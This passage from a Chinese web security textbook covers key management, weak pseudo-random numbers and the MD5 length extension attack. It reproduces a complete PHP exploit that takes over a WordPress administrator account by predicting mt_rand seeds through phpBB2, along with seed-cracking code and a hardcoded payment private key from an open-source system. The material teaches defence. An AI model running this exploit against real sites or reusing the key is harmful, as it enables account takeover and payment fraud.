ecipher.init(Cipher.ENCRYPT_MODE, skey);
// Seal (encrypt) the object
SealedObject so = new SealedObject(this, ecipher);

ObjectOutputStream o = new ObjectOutputStream(fout);
o.writeObject(so);
o.close();

```

下面这段代码来自一个开源系统，它硬编码了私钥，而该私钥能被用于支付。

```

function toSubmit($payment){
    $merId = $this->getConf($payment['M_OrderId'], 'member_id'); //账号
    $pKey = $this->getConf($payment['M_OrderId'], 'PrivateKey');
    $key = $pKey=='?'?afsvq2mqwc7j0i69uzvukqexrzd0jq6h':$pKey;//私钥值
    $ret_url = $this->callbackUrl;
    $server_url = $this->serverCallbackUrl;
}

```

硬编码的密钥，在以下几种情况下可能被泄露。

一是代码被广泛传播。这种泄露途径常见于一些开源软件；有的商业软件并不开源，但编译后的二进制文件被用户下载，也可能被逆向工程反编译后，泄露硬编码的密钥。

二是软件开发团队的成员都能查看代码，从而获知硬编码的密钥。开发团队的成员如果流动性较大，则可能会由此泄露代码。

对于第一种情况，如果一定要将密钥硬编码在代码中，我们尚可通过 Diffie-Hellman 交换密钥体系，生成公私钥来完成密钥的分发；而对于第二种情况，则只能通过改善密钥管理来保护密钥。

对于 Web 应用来说，常见的做法是**将密钥（包括密码）保存在配置文件或者数据库中**，在使用时由程序读出密钥并加载进内存。密钥所在的配置文件或数据库需要严格的控制访问权限，同时也要确保运维或 DBA 中具有访问权限的人越少越好。

在应用发布到生产环境时，需要重新生成新的密钥或密码，以免与测试环境中使用的密钥相同。

当黑客已经入侵之后，密钥管理系统也难以保证密钥的安全性。比如攻击者获取了一个 webshell，那么攻击者也就具备了应用程序的一切权限。由于正常的应用程序也需要使用密钥，因此对密钥的控制不可能限制住 webshell 的“正常”请求。

密钥管理的主要目的，还是为了防止密钥从非正常的渠道泄露。定期更换密钥也是一种有效做法。一个比较安全的密钥管理系统，可以将所有的密钥（包括一些敏感配置文件）都集中保存在一个服务器（集群）上，并通过 Web Service 的方式提供获取密钥的 API。每个 Web 应用在需要使用密钥时，通过带认证信息的 API 请求密钥管理系统，动态获取密钥。Web 应用不能把密钥写入本地文件中，只加载到内存，这样动态获取密钥最大程度地保护了密钥的私密性。密钥集中管理，降低了系统对于密钥的耦合性，也有利于定期更换密钥。

11.7 伪随机数问题

伪随机数（pseudo random number）问题——伪随机数不够随机，是程序开发中会出现的一个问题。一方面，大多数开发者对此方面的安全知识有所欠缺，很容易写出不安全的代码；另一方面，伪随机数问题的攻击方式在多数情况下都只存在于理论中，难以证明，因此在说服程序员修补代码时也显得有点理由不够充分。

但伪随机数问题是真实存在的、不可忽视的一个安全问题。伪随机数，是通过一些数学算法生成的随机数，并非真正的随机数。密码学上的安全伪随机数应该是不可压缩的。对应的“真随机数”，则是通过一些物理系统生成的随机数，比如电压的波动、硬盘磁头读/写时的寻道时间、空中电磁波的噪声等。

11.7.1 弱伪随机数的麻烦

2008 年 5 月 13 日，Luciano Bello 发现了 Debian 上的 OpenSSL 包中存在弱伪随机数算法。

产生这个问题的原因，是由于编译时会产生警告（warning）信息，因此下面的代码被移除了。

```
MD_Update(&m,buf,j);
[ .. ]
MD_Update(&m,buf,j); /* purify complains */
```

这直接导致的后果是，在 OpenSSL 的伪随机数生成算法中，唯一的随机因子是 pid。而在 Linux 系统中，pid 的最大值也是 32768。这是一个很小的范围，因此可以很快地遍历出所有的随机数。受到影响的有，从 2006.9 到 2008.5.13 的 debian 平台上生成的所有 ssh key 的个数是有限的，都是可以遍历出来的，这是一个非常严重的漏洞。同时受到影响的还有 OpenSSL 生

成的 key 以及 OpenVPN 生成的 key。

Vendor Tools

- [OpenSSL Key Blacklist](#)
- [OpenSSH Key Blacklist](#)
- [OpenVPN Key Blacklist](#)

Debian 随后公布了这些可以被遍历的 key 的名单。这次事件的影响很大，也让更多的开发者开始关注伪随机数的安全问题。

再看看下面这个例子。在 Sun Java 6 Update 11 之前的 `createTempFile()` 中存在一个随机数可预测的问题，在短时间内生成的随机数实际上是顺序增长的。Chris Eng 发现了这个问题。

```
java.io.File.createTempFile(deploymentName, extension);
```

此函数用于生成临时目录，其实现代码如下：

```
private static File generateFile(String s, String s1, File file)
    throws IOException
{
    if(counter == -1)
        counter = (new Random()).nextInt() & 0xffff;
    counter++;
    return new File(file, (new
StringBuilder()).append(s).append(Integer.toString(counter)).append(s1).toString());
}

public static File createTempFile(String s, String s1, File file)
    throws IOException
{
    ...
    File file1;
    do
        file1 = generateFile(s, s2, file);
    while(!checkAndCreate(file1.getPath(), securitymanager));
    return file1;
}
```

在 Linux 上的测试结果如下：



文件名按照顺序生成

```

-rw-r--r-- 1 root root 0 Jan 20 18:06 temp99911.tmp
-rw-r--r-- 1 root root 0 Jan 20 18:06 temp99910.tmp
-rw-r--r-- 1 root root 0 Jan 20 18:06 temp99911.tmp
-rw-r--r-- 1 root root 0 Jan 20 18:06 temp99912.tmp
-rw-r--r-- 1 root root 0 Jan 20 18:06 temp99913.tmp
-rw-r--r-- 1 root root 0 Jan 20 18:06 temp99914.tmp
-rw-r--r-- 1 root root 0 Jan 20 18:06 temp99915.tmp
-rw-r--r-- 1 root root 0 Jan 20 18:06 temp99916.tmp
-rw-r--r-- 1 root root 0 Jan 20 18:06 temp99917.tmp
-rw-r--r-- 1 root root 0 Jan 20 18:06 temp99918.tmp
-rw-r--r-- 1 root root 0 Jan 20 18:06 temp99919.tmp

```

[root@... /tmp/test/test]

文件名按照顺序生成（续）

可以看到文件名是顺序增长的。

在 Windows 上，本质没有发生变化：



```

public static void main(String[] args) {
    // TODO Auto-generated method stub
    File f = null;
    String extension = ".tmp";
    try {
        for (int i=0; i<110000; i++) {
            f = File.createTempFile("temp", extension);
            FileOutputStream fi = new FileOutputStream(f);

            String b="123";
            fi.write(b.getBytes());
            fi.flush();
            fi.close();

            System.out.println(f.getPath());
        }
    } catch (IOException e) {
    }
}

```

The screenshot shows the Java application's console output. It lists 110,000 temporary files created in the Windows temporary directory, each named 'temp180*n*.tmp' where *n* is a four-digit number from 0000 to 9999.

文件名按照顺序生成

完整测试代码如下：

```

import java.io.*;

public class getTemp {
    /**
     * @param args
     */
    public static void main(String[] args) {
        // TODO Auto-generated method stub
        File f = null;
    }
}

```

```

String extension = ".tmp";
try {
    //for (int i=0; i<10; i++){
        f = File.createTempFile("temp", extension);

        System.out.println(f.getPath());
    //}
}
catch (IOException e) {
}
}
}

```

这个函数经常被用于生成临时文件。如果临时文件可以被预测，那么根据业务逻辑的不同，将导致各种不可预估的结果，严重的将导致系统被破坏，或者为攻击者打开大门。

在官方解决方案中，一方面增大了随机数的空间，另一方面修补了顺序增长的问题。

```

private static File generateFile(String s, String s1, File file)
throws IOException
{
    long l = LazyInitialization.random.nextLong();
    if(l == 0x8000000000000000L)
        l = 0L;
    else
        l = Math.abs(l);
    return new File(file, (new
StringBuilder()).append(s).append(Long.toString(l)).append(s1).toString());
}

```

在 Web 应用中，使用伪随机数的地方非常广泛。密码、key、SessionID、token 等许多非常关键的“secret”往往都是通过伪随机数算法生成的。如果使用了弱伪随机数算法，则可能会导致非常严重的安全问题。

11.7.2 时间真的随机吗

很多伪随机数算法与系统时间有关，而有的程序员甚至就直接使用系统时间代替随机数的生成。这样生成的随机数，是根据时间顺序增长的，可以从时间上进行预测，从而存在安全隐患。

比如下面这段代码，其逻辑是用户取回密码时，会由系统随机生成一个新的密码，并发送到用户邮箱。

```

function sendPSW(){
.....
$messenger = &$this->system->loadModel('system/messenger');echo microtime()."<br/>";
$passwd = substr(md5(print_r(microtime(),true)),0,6);
.....

```

这个新生成的 \$passwd，是直接调用了 microtime() 后，取其 MD5 值的前 6 位。由于 MD5 算法是单向的哈希函数，因此只需要遍历 microtime() 的值，再按照同样的算法，即可猜解出 \$passwd 的值。

PHP 中的 `microtime()` 由两个值合并而成，一个是微秒数，一个是系统当前秒数。因此只需要获取到服务器的系统时间，就可以以此时间为基数，按次序递增，即可猜解出新生成的密码。因此这个算法是存在非常严重的设计缺陷的，程序员预想的随机生成密码，其实并未随机。

在这个案例中，生成密码的前一行，直接调用了 `microtime()` 并返回在当前页面上，这又使得攻击者以非常低的成本获得了服务器时间；且两次调用 `microtime()` 的时间间隔非常短，因此必然是在同一秒内，攻击者只需要猜解微秒数即可。最终成功的实施攻击结果如下：



成功预测出密码值

所以，在开发程序时，要切记：**不要把时间函数当成随机数使用。**

11.7.3 破解伪随机数算法的种子

在 PHP 中，常用的随机数生成算法有 `rand()`、`mt_rand()`。这两个函数的最大范围分别为：

```
<?php
//on windows
print getrandmax(); // 32767
print mt_getrandmax(); //2147483647
?>
```

可见，`rand()` 的范围其实是非常小的，如果使用 `rand()` 生成的随机数用于一些重要的地方，则会非常危险。

其实 PHP 中的 `mt_rand()` 也不是很安全，Stefan Esser 在他著名的 paper：“`mt_srand` and not so random numbers⁹” 中提出了 PHP 的伪随机函数 `mt_rand()` 在实现上的一些缺陷。

⁹ http://www.suspekt.org/2008/08/17/mt_srand-and-not-so-random-numbers/

伪随机数是由数学算法实现的，它真正随机的地方在于“种子（seed）”。**种子一旦确定后，再通过同一伪随机数算法计算出来的随机数，其值是固定的，多次计算所得值的顺序也是固定的。**

在 PHP 4.2.0 之前的版本中，是需要通过 `srand()` 或 `mt_srand()` 给 `rand()`、`mt_rand()` 播种的：在 PHP 4.2.0 之后的版本中不再需要事先通过 `srand()`、`mt_srand()` 播种。比如直接调用 `mt_rand()`，系统会自动播种。但为了和以前版本兼容，PHP 应用代码里经常会这样写：

```
mt_srand(time());
mt_srand((double) microtime() * 100000);
mt_srand((double) microtime() * 1000000);
mt_srand((double) microtime() * 10000000);
```

这种播种的写法其实是有缺陷的，且不说 `time()` 是可以被攻击者获知的，使用 `microtime()` 获得的种子范围其实也不是很大。比如：

```
0<(double) microtime()<1 ---> 0<(double) microtime() * 1000000<1000000
```

变化的范围在 0 到 1000000 之间，猜解 100 万次即可遍历出所有的种子。

在 PHP 4.2.0 之后的版本中，如果没有通过播种函数指定 `seed`，而直接调用 `mt_rand()`，则系统会分配一个默认的种子。在 32 位系统上默认的播种的种子最大值是 2^{32} ，因此最多只需要尝试 2^{32} 次就可以破解 `seed`。

在 Stefan Esser 的文中还提到，如果是在同一个进程中，则同一个 `seed` 每次通过 `mt_rand()` 生成的值都是固定的。比如如下代码：

```
<?php
mt_srand (1);


echo mt_rand().'
';

?>
```

第一次访问的结果如下：

```
1244335972
15217923
1546885062
2002651684
2135443977
1865258162
1509498899
```

多次访问也得到同样结果：



可以看出，当 seed 确定时，第一次到第 n 次通过 `mt_rand()` 产生的值都没有发生变化。

建立在这个基础上，就可以得到一种可行的攻击方式：

- (1) 通过一些方法猜解出种子的值；
- (2) 通过 `mt_srand()` 对猜解出的种子值进行播种；
- (3) 通过还原程序逻辑，计算出对应的 `mt_rand()` 产生的伪随机数的值。

还是以上面的代码为例，比如使用随机播种：

```
<?php
mt_srand ((double) microtime() * 1000000);
echo mt_rand()."<br/>";
?>
```

每次访问都会得到不同的随机数值，这是因为种子每次都变化产生的。



假设攻击者已知第一个随机数的值：466805928，如何猜解出剩下几个随机数呢？只需要猜解出当前用的种子即可。

```
<?php
if ($seed = get_seed()) {
    echo "seed is :" . $seed . "\n";
```

```


mt_srand($seed);
echo mt_rand()."\\n";
}

function get_seed(){
    for ($i=0;$i<1000000 ;$i++){
        mt_srand($i);
        //mt_rand(); // 对应是第几次调用mt_rand()
        $str = mt_rand(); // 在本例中是第一次调用 mt_rand()
        if ($str == 466805928) // 对比随机数的值
            return $i;
    }
    return False;
}

?>

```

验证发现：当种子为 812504 时，所有的随机数都被预测出来了。



需要注意的是，在 PHP 5.2.1 及其之后的版本中调整了随机数的生成算法，但强度未变，因此在实施猜解种子时，需要在对应的 PHP 版本中运行猜解程序。

在 Stefan Esser 的文中还提到了一个小技巧，可以通过发送 Keep-Alive HTTP 头，迫使服务器端使用同一 PHP 进程响应请求，而在该 PHP 进程中，随机数在使用时只会在一开始播种一次。

在一个 Web 应用中，有很多地方都可以获取到随机数，从而提供猜解种子的可能。Stefan Esser 提供了一种“Cross Application Attacks”的思路，即通过前一个应用在页面上返回的随机数值，猜解出其他应用生成的随机数值。

```

mt_srand ((double) microtime() * 1000000);
$search_id = mt_rand();

```

如果服务器端将\$search_id 返回到页面上，则攻击者就可能猜解出当前的种子。

这种攻击确实可行，比如一个服务器上同时安装了 WordPress 与 phpBB，可以通过 phpBB

猜解出种子，然后利用 WordPress 的密码找回功能猜解出新生成的密码。Stefan Esser 描述这个攻击过程如下：

- (1) 使用 Keep-Alive HTTP 请求在 phpBB2 论坛中搜索字符串 ‘a’；
- (2) 搜索必然会出来很多结果，同时也泄露了 search_id；
- (3) 很容易通过该值猜解出随机数的种子；
- (4) 攻击者仍然使用 Keep-Alive HTTP 头发送一个重置 admin 密码的请求给 WordPress blog；
- (5) WordPress mt_rand() 生成确认链接，并发送到管理员邮箱；
- (6) 攻击者根据已算出的种子，可以构造出此确认链接；
- (7) 攻击者确认此链接（仍然使用 Keep-Alive 头），WordPress 将向管理员邮箱发送新生成的密码；
- (8) 因为新密码也是由 mt_rand() 生成的，攻击者仍然可以计算出来；
- (9) 从而攻击者最终获取了新的管理员密码。

一名叫 Raz0r 的安全研究者为此写了一个 POC 程序：

```
<?php
echo "-----\n";
echo "Wordpress 2.5 <= 2.6.1 through phpBB2 Reset Admin Password Exploit\n";
echo "(c)oded by Raz0r (http://Raz0r.name/)\n";
echo "-----\n";

if ($_SERVER['argc']<3) {
    echo "USAGE:\n";
    echo "~~~~~\n";
    echo "php {$_SERVER['argv'][0]} [wp] [phpbb] OPTIONS\n";
    echo "[wp] - target server where Wordpress is installed\n";
    echo "[phpbb] - path to phpBB (must be located on the same server)\n\n";
    echo "OPTIONS:\n";
    echo "--wp_user=[value] (default: admin)\n";
    echo "--search=[value] (default: `site OR file`)\n";
    echo "--skipcheck (force exploit not to compare PHP versions)\n";
    echo "examples:\n";
    echo "php {$_SERVER['argv'][0]} http://site.com/blog/ http://site.com/forum/\n";
    echo "php {$_SERVER['argv'][0]} http://site.com/blog/ http://samevhost.com/forum/
--wp_user=lol\n";
    die;
}

set_time_limit(0);
ini_set("max_execution_time",0);
ini_set("default_socket_timeout",10);

$wp = $_SERVER['argv'][1];
$phpbb = $_SERVER['argv'][2];
```

```

for($i=3;$i<$_SERVER['argc'];$i++) {
    if(strpos($_SERVER['argv'][$i],"--wp_user")!==false) {
        $wp_user = explode("=", $_SERVER['argv'][$i]);
    }
    if (strpos($_SERVER['argv'][$i],"--search")!==false) {
        $search = explode("=", $_SERVER['argv'][$i]);
    }

    if (strpos($_SERVER['argv'][$i],"--skipcheck")!==false) {
        $skipcheck=true;
    }
}

if(!isset($wp_user))$wp_user='admin';
if(!isset($search))$search='site OR file';

$wp_parts = @parse_url($wp);
$phpbb_parts = @parse_url($phpbb);

if(isset($wp_parts['host']))$wp_ip = gethostbyname($wp_parts['host']);else die("[-] Wrong parameter given\n");
if(isset($phpbb_parts['host']))$phpbb_ip = gethostbyname($phpbb_parts['host']);else die("[-] Wrong parameter given\n");

if($wp_ip!=$phpbb_ip) die("[-] Web apps must be located on the same server\n");

$phpbb_host = $phpbb_parts['host'];
if(isset($phpbb_parts['port']))$phpbb_port=$phpbb_parts['port']; else $phpbb_port=80;
if(isset($phpbb_parts['path']))$phpbb_path=$phpbb_parts['path']; else $phpbb_path="/";
if(substr($phpbb_path,-1,1)!="/" )$phpbb_path .= "/";

$wp_host = $wp_parts['host'];
if(isset($wp_parts['port']))$wp_port=$wp_parts['port']; else $wp_port=80;
if(isset($wp_parts['path']))$wp_path=$wp_parts['path']; else $wp_path="/";
if(substr($wp_path,-1,1)!="/" )$wp_path .= "/";

echo "[~] Connecting... ";
$sock = fsockopen($phpbb_ip,$phpbb_port);
if(!$sock)die("failed\n"); else echo "OK\n";

$packet = "GET {$wp_path}wp-login.php HTTP/1.0\r\n";
$packet.= "Host: {$wp_host}\r\n";
$packet.= "Connection: close\r\n\r\n";
$resp='';
fputs($sock,$packet);
while(!feof($sock)) {
    $resp.=fgets($sock);
}
fclose($sock);

if(preg_match('@HTTP/1\.(0|1) 200 OK@i',$resp)){
    if(preg_match('@login\.css\?ver=([\d\.]+)\'\@', $resp)) $wp26=true;
    else $wp26=false;
} else die("[-] Can't obtain wp-login.php\n");

if(!isset($skipcheck)) {
    echo "[~] Comparing PHP versions... ";
    $out=array();
}

```

```

preg_match('@x-powered-by: *PHP/(\d\.)+\@i', $resp, $out);
if(!isset($out[1])) die(" failed\n[-] Can't get PHP version\n");
else {
    if(!version_compare($out[1], '5.2.6') &&
version_compare(phpversion(), '5.2.6')) && !version_compare($out[1], '5.2.6') &&
!version_compare(phpversion(), '5.2.6')) {
        die(" failed\n[-] Server's and local PHP versions are unacceptable\n");
    }
}
echo "OK\n";
}

$sock = fsockopen($phpbb_ip, $phpbb_port);
echo "[~] Sending request to $phpbb\n";

$data =
"search_keywords=".urlencode($search)."&search_terms=any&search_author=&search_forum=-1&search_time=0&search_fields=all&search_cat=-1&sort_by=0&sort_dir=DESC&show_results=topics&return_chars=200";
$packet = "POST {$phpbb_path}search.php?mode=results HTTP/1.1\r\n";
$packet .= "Host: {$phpbb_host}\r\n";
$packet .= "Connection: keep-alive\r\n";
$packet .= "Keep-alive: 300\r\n";
$packet .= "Content-Type: application/x-www-form-urlencoded\r\n";
$packet .= "Content-Length: ".strlen($data)."\r\n\r\n";
$packet .= $data;

fputs($sock, $packet);
sleep(5);

$resp='';
while(!feof($sock)) {
    $resp = fgets($sock);
    preg_match('@search.php\?search_id=(\d+)&', $resp, $search);
    if(isset($search[1])) {
        $search_id = (int)$search[1];
        echo "[+] search_id is $search_id\n";
        break;
    }
}

if(!isset($search_id)) die("[+] search_id Not Found, try the other --search param\n");

echo "[~] Sending request to $wp\n";

$data = "user_login=".urlencode($wp_user)."&wp-submit=Get+New+Password";

$packet = "POST {$wp_path}wp-login.php?action=lostpassword HTTP/1.1\r\n";
$packet .= "Host: {$wp_host}\r\n";
$packet .= "Connection: keep-alive\r\n";
$packet .= "Keep-alive: 300\r\n";
$packet .= "Referer: {$wp}/wp-login.php?action=lostpassword\r\n";
$packet .= "Content-Type: application/x-www-form-urlencoded\r\n";
$packet .= "Content-Length: ".strlen($data)."\r\n\r\n";
$packet .= $data;

fputs($sock, $packet);

$seed = search_seed($search_id);
if($seed!==false) echo "[+] Seed is $seed\n";

```

```

else die("[-] Seed Not Found\n");
mt_srand($seed);
mt_rand();

if($wp26) $key = wp26_generate_password(20, false);
else $key = wp_generate_password();

echo "[+] Activation key should be $key\n";
;

echo "[~] Sending request to activate password reset\n";

$packet = "GET {$wp_path}wp-login.php?action=rp&key={$key} HTTP/1.1\r\n";
$packet.= "Host: {$wp_host}\r\n";
$packet.= "Connection: close\r\n\r\n";

fputs($sock,$packet);

while(!feof($sock)) {
    $resp .= fgets($sock);
}

if(preg_match('/(Invalid username or e-mail)|(错误用户名或电子邮件)|((错误用户名或电子邮件)|(错误激活码))|(错误激活码|激活码错误)/i', $resp)) die("[-] Incorrect username for wordpress\n");
if(strpos($resp,'error=invalidkey')!==false) die("[-] Activation key is incorrect\n");

if($wp26) $pass = wp26_generate_password();
else $pass = wp_generate_password();

echo "[+] New password should be $pass\n";

function search_seed($rand_num) {
    $max = 1000000;
    for($seed=0;$seed<=$max;$seed++) {
        mt_srand($seed);
        $key = mt_rand();
        if($key==$rand_num) return $seed;
    }
    return false;
}

function wp26_generate_password($length = 12, $special_chars = true) {
    $chars = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789';
    if ( !$special_chars )
        $chars .= '!@#$%^&*()';

    $password = '';
    for ( $i = 0; $i < $length; $i++ )
        $password .= substr($chars, mt_rand(0, strlen($chars) - 1), 1);
    return $password;
}

function wp_generate_password() {
    $chars = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789";
    $length = 7;
    $password = '';
    for ( $i = 0; $i < $length; $i++ )
        $password .= substr($chars, mt_rand(0, 61), 1);
    return $password;
}
?>

```

11.7.4 使用安全的随机数

通过以上几个例子，我们了解到弱伪随机数带来的安全问题，那么如何解决呢？

我们需要谨记：在重要或敏感的系统中，一定要使用足够强壮的随机数生成算法。在 Java 中，可以使用 `java.security.SecureRandom`，比如：

```
try {
    // Create a secure random number generator
    SecureRandom sr = SecureRandom.getInstance("SHA1PRNG");

    // Get 1024 random bits
    byte[] bytes = new byte[1024/8];
    sr.nextBytes(bytes);

    // Create two secure number generators with the same seed
    int seedByteCount = 10;
    byte[] seed = sr.generateSeed(seedByteCount);

    sr = SecureRandom.getInstance("SHA1PRNG");
    sr.setSeed(seed);
    SecureRandom sr2 = SecureRandom.getInstance("SHA1PRNG");
    sr2.setSeed(seed);
} catch (NoSuchAlgorithmException e) {
}
```

而在 Linux 中，可以使用`/dev/random` 或者 `/dev/urandom` 来生成随机数，只需要读取即可：

```
int randomData = open("/dev/random", O_RDONLY);
int myRandomInteger;
read(randomData, &myRandomInteger, sizeof myRandomInteger);
// you now have a random integer!
close(randomData);
```

而在 PHP 5.3.0 及其之后的版本中，若是支持 OpenSSL 扩展，也可以直接使用函数来生成随机数：

```
string openssl_random_pseudo_bytes ( int $length [, bool &$crypto_strong ] )
```

除了以上方法外，从算法上还可以通过多个随机数的组合，以增加随机数的复杂性。比如通过给随机数使用 MD5 算法后，再连接一个随机字符，然后再使用 MD5 算法一次。这些方法，也将极大地增加攻击的难度。

11.8 小结

在本章中简单介绍了与加密算法相关的一些安全问题。密码学是一个广阔的领域，本书篇幅有限，也无法涵盖密码学的所有问题。在 Web 安全中，我们更关心的是怎样用好加密算法，做好密钥管理，以及生成强壮的随机数。

在加密算法的选择和使用上，有以下最佳实践：

- (1) 不要使用 ECB 模式;
- (2) 不要使用流密码 (比如 RC4);
- (3) 使用 HMAC-SHA1 代替 MD5 (甚至是代替 SHA1);
- (4) 不要使用相同的 key 做不同的事情;
- (5) salts 与 IV 需要随机产生;
- (6) 不要自己实现加密算法, 尽量使用安全专家已经实现好的库;
- (7) 不要依赖系统的保密性。

当你不知道该如何选择时, 有以下建议:

- (1) 使用 CBC 模式的 AES256 用于加密;
- (2) 使用 HMAC-SHA512 用于完整性检查;
- (3) 使用带 salt 的 SHA-256 或 SHA-512 用于 Hashing。

(附) Understanding MD5 Length Extension Attack¹

背景

2009 年, Thai Duong 与 Juliano Rizzo² 不仅仅发布了 ASP.NET 的 Padding Oracle 攻击, 同时还写了一篇关于 Flickr API 签名可伪造的 paper³, 和 Padding Oracle 的 paper 放在一起。因为 Flickr API 签名这个漏洞, 也是需要用到 padding 的。

两年过去了，在安全圈子（国内外）里大家的眼光似乎都只放到了 Padding Oracle 上，而有意无意地忽略了 Flickr API 签名这个问题。我前段时间看 paper 时，发现 Flickr API 签名这个漏洞，实际上用的是 MD5 Length Extension Attack，和 Padding Oracle 还是很不一样的。在研究了 Thai Duong 的 paper 后，我发现作者根本就未曾公布 MD5 Length Extension Attack 的具体实现方法，只是看到作者像变魔术一样突然丢出来 POC。

* Authorize Preloadr which is an application that uses PHPFlickr >= 1.3.1. You can do that by access this link:

http://www.flickr.com/services/auth/?api_key=44fefa051fc1c61e76f27e620f51d5&extra=/login&perms=write&api_sig=38d3951d6896f879d403bd27a932d9e

*Then click on this link:

would redirect you to <http://vnsecurity.net>.

Thai Duong 的 paper 中的描述

注意看图中椭圆框标注的部分，POC 中 padding 了很多 0 字节，但是中间又突兀地跑出来几个非 0 字节，why？

我百思不得其解，试图还原这个攻击的过程，为此查阅了大量的资料，结果发现整个互联网上除了一些理论外，根本就没有这个攻击的任何实现。于是经过一段时间的研究后，我决定写下这篇 blog，来填补这一空白。以后哪位哥们的工作要是从本文中得到了启发，记得引用下本文。


什么是 Length Extension Attack?

很多哈希算法都存在 Length Extension 攻击，这是因为这些哈希算法都使用了 Merkle-Damg  rd hash construction 进行数据压缩，流行算法比如 MD5、SHA-1 等都受到影响。

¹ 本文原载于笔者的 blog: <http://hi.baidu.com/aullik5/blog/item/50fe9353e8a60e150cf3e3ce.html>

2 <http://netifera.com/research/>

³ http://netifera.com/research/flickr_api_signature_forgery.pdf




MD5 的实现过程

以 MD5 为例，首先算法将消息以 512bit（就是 64 字节）的长度分组。最后一组必然不足 512bit，这时算法就会自动往最后一组中填充字节，这个过程被称为 padding。

而 Length Extension 是这样的：

当知道 $\text{MD5}(\text{secret})$ 时，在不知道 secret 的情况下，可以很轻易地推算出 $\text{MD5}(\text{secret} \parallel \text{padding} \parallel m')$ 。

在这里 m' 是任意数据， \parallel 是连接符，可以为空。 padding 是 secret 最后的填充字节。MD5 的 padding 字节包含整个消息的长度，因此，为了能够准确地计算出 padding 的值， secret 的长度也是我们需要知道的。



MD5 length-extension 攻击原理图

所以要实施 Length Extension Attack，就需要找到 $\text{MD5}(\text{secret})$ 最后压缩的值，并算出其 padding，然后加入到下一轮的 MD5 压缩算法中，算出最终我们需要的值。

理解 Length Extension Attack

为了深入理解 Length Extension Attack，我们需要深入到 MD5 的实现中。而最终的 exploit，也需要通过 patch MD5 来实现。MD5 的实现算法可以参考 RFC1321⁴。这个成熟的算法现在已经有了各个语言版本的实现，本身也较为简单。我从网上找了一个 JavaScript 版本⁵，并以此为

⁴ <http://www.ietf.org/rfc/rfc1321.txt>

⁵ <http://blog.faultylabs.com/files/md5.js>

基础实现 Length Extension Attack。


首先，MD5 算法会对消息进行分组，每组 64 个字节，不足 64 个字节的部分用 padding 补齐。padding 的规则是，在最末一个字节之后补充 0x80，其余的部分填充为 0x00，padding 最后的 8 个字节用来表示需要哈希的消息长度。

```
// save original length
var org_len = databytes.length
// first append the "1" + 7x "0"
databytes.push(0x80)
//alert(databytes) // 添加第一个0x80，然后填充0x00到56位
// determine required amount of padding
var tail = databytes.length % 64
// no room for msg length?
if (tail > 56) {
    // pad to next 512 bit block
    for (var i = 0; i < (64 - tail); i++) {
        databytes.push(0x0)
    }
    tail = databytes.length % 64
}
for (i = 0; i < (56 - tail); i++) {
    databytes.push(0x0)
}


// message length in bits mod 512 should now be 448
// append 64 bit, little-endian original msg length (in *bits*)
databytes = databytes.concat(int64_to_bytes(org_len * 8))

//alert(databytes) // 最后8位用以表示长度
```

比如输入的消息为：0.46229771920479834，变为 ASCII 码，且将每个字符分离为数组后变为：



因为数据总共才有 19 个字节，不足 64 个字节，因此剩下部分需要经过 padding。padding 后数据变为：



最后 8 个字节用以表示数据长度，为 $19 \times 8 = 152$ 。

在对消息进行分组以及 padding 后，MD5 算法开始依次对每组消息进行压缩，经过 64 轮数学变换。在这个过程中，一开始会有定义好的初始化向量，为 4 个中间值，初始化向量不是随机生成的，是标准里定义死的——是的，你没看错，这是“硬编码”！

```
// initialize 4x32 bit state
var h0 = 0x67452301
var h1 = 0xEFCDAB89
var h2 = 0x98BADCFE
var h3 = 0x10325476
// temp buffers
var a = 0, b = 0, c = 0, d = 0
// Digest message
for (i = 0; i < databytes.length / 64; i++) {
    //alert(databytes)
    // initialize sum
    a = h0
    b = h1
    c = h2
    d = h3
```

然后经过 64 轮数学变换。

```
...
updateRun(fG(b, c, d), 0x455a14ed, bytes_to_int32(databytes, ptr + 32), 20)
updateRun(fG(b, c, d), 0xae9e3e905, bytes_to_int32(databytes, ptr + 52), 5)
updateRun(fG(b, c, d), 0xfcfe3f8, bytes_to_int32(databytes, ptr + 8), 9)
